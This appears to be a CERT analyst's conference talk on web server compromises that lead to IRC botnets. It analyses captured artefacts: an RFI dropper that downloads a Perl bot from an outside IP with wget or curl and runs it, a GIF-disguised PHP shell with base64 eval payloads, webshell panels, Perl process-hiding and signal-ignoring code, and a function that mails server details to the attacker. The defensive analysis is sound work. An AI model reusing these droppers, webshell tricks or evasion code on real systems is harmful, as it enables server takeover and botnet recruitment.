Box Botnets

Just another pownage story…

Paul Jung
CERT - XLM

EXCELLIUM

TLP:White

Good News !

This presentation is 100% IDA Free

Once upon a time…

A weird entry in my logs :

```
hxxp://mywebsite/page?id=123dorkhttp://87.201.203.154/HTouch/kickstart/images/shawls/bonze.jpg
```

Inject, Inject, Inject

```
<?php
set_time_limit(0);
error_reporting(0);
$url[2] = "http://87.201.203.154/HTouch/kickstart/images/shawls/scan.txt";
$sfe[2] = "shg";
exec(); shell_exec(); system(); passthru();
exec("wget ".$url[2]." -O ".$sfe[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
exec("fetch -O ".$sfe[2]." ".$url[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
exec("curl -O ".$sfe[2]." ".$url[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
exec("lynx -dump ".$url[2]." ".$sfe[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
exec("GET ".$url[2].">".$sfe[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
exec("lwp-download ".$url[2]." ".$sfe[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
shell_exec("wget ".$url[2]." -O ".$sfe[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
…
system(“wget ".$url[2]." -O ".$sfe[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
…
passthru(“wget ".$url[2]." -O ".$sfe[2]."; chmod 755 ".$sfe[2]."; perl ".$sfe[2]."*");
…
```

Classical RFI injection

```
/webmail/?_task=mail&_action=<?php%20phpinfo();%20?>
```

```
/wp-content/themes/…/timthumb.php?src=http://picasa.com.rnt.ca/bat.php
```

GIF aka «Got Injected Files»

Some funny «GIF»

```
$ file sample.php
sample.php: GIF image data, version 89a, 16129 x 16129
```

```
$ hexdump sample.php -C | head -n 4
00000000  47 49 46 38 39 61 01 3f  01 3f 3f 3f 3f 3f 3f 3f  |GIF89a.?.???????|
00000010  3f 3f 3f 21 3f 04 01 3f  3f 3f 3f 2c 3f 3f 3f 3f  |???!?..????,????|
00000020  01 3f 01 3f 3f 44 01 3f  3b 3f 3c 3f 70 68 70 20  |.?.??D.?;?<?php |
00000030  65 76 61 6c 28 62 61 73  65 36 34 5f 64 65 63 6f  |eval(base64_deco|
00000040  64 65 28 27 61 57 59 6f  49 57 6c 7a 63 32 56 30  |de('aWYoIWlzc2V0|
00000050  4b 43 52 66 55 30 56 54  55 30 6c 50 54 6c 73 6e  |KCRfU0VTU0lPTlsn|
00000060  59 6d 46 71 59 57 73 6e  58 53 6b 70 65 77 6f 6b  |YmFqYWsnXSkpewok|
00000070  64 6d 6c 7a 61 58 52 6a  62 33 56 75 64 43 41 39  |dmlzaXRjb3VudCA9|
00000080  49 44 41 37 43 69 52 33  5a 57 49 67 50 53 41 6b  |IDA7CiR3ZWIgPSAk|
00000090  0d 0a 58 31 4e 46 55 6c  5a 46 55 6c 73 69 53 46  |..X1NFUlZFUlsiSF|
```

GIF Матрёшка

```
eval(gzuncompress (base64_decode(evilpayload)))
eval(strrev(base64(evilpayload)))
eval(str_rot13(gzinflate(evilpayload)))
…
```

http://ddecode.com/phpdecoder/

https://github.com/Th4nat0s/Chall_Tools/blob/master/phpeval.py


Compromission chain

Web Vulnerability

Injection

Botclient and Webshell
Installation

Basic ones



GIF89a??????????????????????!??????????????,??????????????????????D???;???

McN Executed Command

SAFE MODE is OFF

UNAME	Linux debian7 3.2.0-4-amd64 #1 SMP Debian 3.2.51-1 x86_64
USER	uid=33(www-data) gid=33(www-data) groups=33(www-data)
DISFUNGSI	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signa


SQL: ON • PERL: ON • LWP: OFF • CURL: OFF • WGET: ON • FETCH: OFF

ERROR: FILE GAGAL DIDOWNLOAD!

DIR & PERINTAH	/var/www/backdoors
UPLOAD	No file chosen [Not Allowed]
JALAN PINTAS	
EGGDROP & PSYBNC	Botnick Owner Channel ● 41286 ● »» Pilih input yang ingin loe Running...
URL & NAMA FILE BARU	

© Powered by McN

Black ones



akas06 - TeaM
.::[JaNgaN PeRnaH MeNgHiNa MaLeNg]::.

Software : Apache/2.2.22 (Debian). PHP/5.4.4-14+deb7u7 - php.ini
SAFE MODE is OFF (Not Secure)
OS : Linux debian7 3.2.0-4-amd64 #1 SMP Debian 3.2.51-1 x86_64
User ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)

Server IP : 172.16.199.129 - Your IP : 172.16.199.1
Freespace : 16.8 GB of 18.84 GB (89.18%)

MySQL: ON MSSQL: OFF Oracle: OFF MSSQL: OFF PostgreSQL: OFF cURL: OFF WGet: ON Fetch: OFF Perl: ON
Disabled Functions:

Enumerate Security Info Processes MySQL PHP-Code Encoder Mailer milw0rm it! Md5-Lookup Word-Lists Toolz Self-Kill Feedback Update About
FTP-Brute Backdoor Back-Connect

/var/www/backdoors/injector/ - drwxr-xr-x

Directory: /var/www/backdoors/injector/ Go

.: Directory List (6 files and 0 folders) :.

Name ▲	Size	Date Modified	Owner/Group	Perms	Action
.	CURDIR	08.01.2014 07:05:11	root/root	drwxr-xr-x	☐
..	UPDIR	04.01.2014 21:18:12	root/root	drwxr-xr-x	☐
banner.png	100.87 KB	12.10.2013 02:23:20	root/root	-rw-r--r--	☐
diamond.gif	11.05 KB	12.10.2013 02:23:20	root/root	-rw-r--r--	☐
localaka.php	169 KB	12.10.2013 02:23:20	root/root	-rw-r--r--	☐
logo.png	24.22 KB	12.10.2013 02:23:20	root/root	-rw-r--r--	☐
radar.gif	240.27 KB	12.10.2013 02:23:20	root/root	-rw-r--r--	☐
safe_localaka.php	168.8 KB	08.01.2014 07:05:11	root/root	-rw-r--r--	☐

.: COMMANDS PANEL :.

Command: [ ] - Execute
Quick Commands: [ ] - Execute
Kernel Info: Linux debian7 3.2.0-4-amd64 #1 SMP Debian 3.2.51-1 x86_64 - Search
Upload: Choose File No file chosen - Upload [Read-Only]
PHP Filesystem: ----- File/Dir/URL: [ ] To/Max: [ ] Execute
[Fx29Sh] [psyBNC] [Eggdrop]
Search: (.*) ☑ - regexp Search
Make File: /var/www/backdoors/injector/ - Create [Read-Only]
View File: /var/www/backdoors/injector/ - View

.::[Powered By TeRoRiZ #MaLeNg CoMMuNiTy]::.
Generated : 0.0139 seconds

Finally

WebShell

- Php only


IRC bots client

- Perl
- Php

WEBSHELL

IRCBOT Client

IRC Botnets


IRC server
New Compromised Webserver
New Compromised Webserver

A success story

- Need PHP enabled Unix web server
- Need a weak CMS
- Need direct access to outside

Perfect target :
Dedicated Box or Vps Server
(Dedibox, Kimsuffit, Ovh, Hostgator…)

Until now….

Nothing really new…

Some web injections on CMS

Let’s take a look to the scripts

A few remarks on theses scripts

Not so easy to spot, escaping “ps aux”

```
my @fakeprocs    = ("-bash",
 “/usr/sbin/httpd",
 "/usr/local/psa/apache/bin/httpd -DFRONTPAGE -DHAVE_SSL"
 "/usr/sbin/httpd -k start",
 "/usr/sbin/apache2 -k start",
 "/usr/local/php5/bin/php-cgi",
 "/usr/local/apache/bin/httpd -k start -DSSL”);
my $fakeproc    = $fakeprocs[rand(scalar(@fakeprocs))];
$0 = "$fakeproc"."\0" x 16;;
```

A few remarks on theses scripts

Not so easy to spot, escaping “ps aux”

```
server:~/$ ps aux | grep http
thanatos 9151 0.0 0.2 5368 1484 pts/2 S+ 00:08 0:00 /usr/sbin/httpd
```

A few remarks on theses scripts

Not so easy to stop, the Perl posix signal tricks

```
$SIG{'INT'}   = 'IGNORE';
$SIG{'HUP'}   = 'IGNORE';
$SIG{'TERM'}  = 'IGNORE';
$SIG{'CHLD'}  = 'IGNORE';
$SIG{'PS'}    = 'IGNORE';
```

Snitch functions

Every script embed a snitch function.

This function usually leak server infos to a mail

```
$back_connect=“IyEvdXNyL2Jpbi9wZXJs…==“;
$back_connect_c=“I2luY2x1ZGUgPHN0ZGlvLmg…==“;
$datapipe_c=“I2luY2x1ZGUgPHN5cy90eXBlcy5o…==“;
$datapipe_pm=“c2Vzc2lvbl9zdGFydpOw…J10rKzt9Ow==“; echo eval(base64_decode($datapipe_pm));
$datapipe_pl=“IyEvdXNyL2Jpbi9wZXJsDQ…==“;
```

Snitch functions

```
session_start();
if (!isset($_SESSION['bajak'])) {
    $visitcount = 0;
    $web = $_SERVER["HTTP_HOST"];
    $inj = $_SERVER["REQUEST_URI"];
    $body = "ada yang inject \n$web$inj";
    $safem0de = @ini_get('safe_mode');
        if (!$safem0de) {$security= "SAFE_MODE = OFF";}
        else {$security= "SAFE_MODE = ON";};
    $serper=gethostbyname($_SERVER['SERVER_ADDR']);
    $injektor = gethostbyname($_SERVER['REMOTE_ADDR']);
    mail("budakerss@yahoo.com", “$body",
        "Hasil Bajakan http://$web$inj\n$security\nIP Server = $serper\n IP Injector= $injektor");
```

Two IRC clients

